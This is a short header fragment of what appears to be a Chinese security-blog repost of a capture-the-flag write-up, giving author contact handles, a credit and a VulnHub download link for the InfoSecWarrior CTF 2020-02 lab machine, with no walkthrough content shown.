Website: www.hackNos.com

Linkedin: rahulgehlaut

Tweet me: rahul_gehlaut

root@hacknos:~#


 HACK学习呀

bae11ce4f67af91fa58576c1da2aad4b



原创投稿作者: Crazy

靶机下载地址: <https://www.vulnhub.com/entry/infosecwarrior-ctf-2020-02,447/>



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